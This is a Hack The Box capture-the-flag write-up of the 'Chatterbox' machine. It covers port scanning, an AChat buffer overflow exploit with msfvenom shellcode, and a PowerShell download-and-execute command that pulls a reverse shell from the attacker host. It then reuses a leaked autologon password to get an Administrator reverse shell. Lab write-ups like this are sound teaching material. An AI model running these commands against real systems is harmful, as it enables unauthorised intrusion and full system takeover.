
Chatterbox



Summary

Enumeration

Running a standard Nmap scan shows no open ports, so we must perform a full port scan.

```
root@kali:~/Documents/HTB/boxes/Chatterbox/nmap# cat chatterbox
# Nmap 7.70 scan initiated Mon Aug 19 18:51:00 2019 as: nmap -sC -sV -oN nmap/chatterbox 10.10.10.74
Nmap scan report for 10.10.10.74
Host is up (0.025s latency).
All 1000 scanned ports on 10.10.10.74 are filtered
```

```
root@kali:~/Documents/HTB/boxes/Chatterbox/nmap# cat chatterbox-full-scan
# Nmap 7.70 scan initiated Wed Aug 21 09:32:32 2019 as: nmap -p- -vvv -oN chatterbox-full-scan 10.10.10.74
Nmap scan report for 10.10.10.74
Host is up, received echo-reply ttl 127 (0.029s latency).
Scanned at 2019-08-21 09:32:32 BST for 812s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
PORT     STATE SERVICE REASON
9255/tcp open  mon     syn-ack ttl 127
9256/tcp open  unknown syn-ack ttl 127
```

Since running -sC and -sV on top of a full port scan would take a long time it is best to run a full scan without them. The full port scan showed two open port now we can perform a Nmap -sC -sV on the two ports to find out more information about the services running.

```
root@kali:~/Documents/HTB/boxes/Chatterbox/nmap# nmap -p 9255,9256 -sC -sV -oN chatterbox-open-ports 10.10.10.74
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-21 10:58 BST
Nmap scan report for 10.10.10.74
Host is up (0.025s latency).

PORT     STATE SERVICE VERSION
9255/tcp open  http    AChat chat system httpd
|_http-server-header: AChat
|_http-title: Site doesn't have a title.
9256/tcp open  achat   AChat chat system
```

Nmap shows us that the two open ports are for the service AChat, which is a chat server/client.

Buffer Overflow to low priv shell

```
root@kali:~/Documents/HTB/boxes/Chatterbox/nmap# searchsploit achat
---------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                    |  Path
                                                                                                                                  | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Achat 0.150 beta7 - Remote Buffer Overflow                                                                                        | exploits/windows/remote/36025.py
Achat 0.150 beta7 - Remote Buffer Overflow (Metasploit)                                                                           | exploits/windows/remote/36056.rb
MataChat - 'input.php' Multiple Cross-Site Scripting Vulnerabilities                                                              | exploits/php/webapps/32958.txt
Parachat 5.5 - Directory Traversal                                                                                                | exploits/php/webapps/24647.txt
---------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
```

Searching for AChat in searchsploit we see a remote buffer overflow exploit. We will take a look at the Python code for this. The exploit can also be found at https://www.exploit-db.com/exploits/36025

We will change the shellcode to execute a command to download and run a reverse PowerShell connection.

```
root@kali:~/Documents/HTB/boxes/Chatterbox# msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \"IEX(New-Object
 Net.WebClient).downloadString('http://10.10.14.24/Invoke-PowerShellTcp.ps1')\""  -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83
\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa
3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\x
c3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\
xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegi
ster=EAX -f python
```

By hosting the shell on a webserver and running a netcat session, when the exploit is executed netcat will receive a connection.

```
root@kali:~/Documents/HTB/boxes/Chatterbox# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.74] 49160
Windows PowerShell running as user Alfred on CHATTERBOX
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
chatterbox\alfred
PS C:\Windows\system32>
```

Privilege Escalation

By running a windows enumeration script such as PowerUp we can see that the Alfred account has a default Autologon credential. Because of this, it is worth trying to see if the Administration account has the same default password

```
[*] Checking for AlwaysInstallElevated registry key...


[*] Checking for Autologon credentials in registry...


DefaultDomainName    :
DefaultUserName      : Alfred
DefaultPassword      : Welcome1!
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
```

By running the following commands we can run PowerShell commands as the Administrator. Using this we can download and run a reverse shell as the administrator.

```
PS C:\Windows\system32> $passwd = ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force
PS C:\Windows\system32> $creds = New-Object System.Management.Automation.PSCredential('Administrator', $passwd)
PS C:\Windows\system32> Start-Process -FilePath "Powershell" -argumentlist "iex(new-object net.webclient).downloadstring('http://1
0.10.14.24/Invoke-PowerShellTcp.ps1')" -Credential $creds
PS C:\Windows\system32>
```

```
root@kali:~/Documents/HTB/boxes/Chatterbox/www# nc -lvnp 1340
listening on [any] 1340 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.74] 49165
Windows PowerShell running as user Administrator on CHATTERBOX
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
chatterbox\administrator
```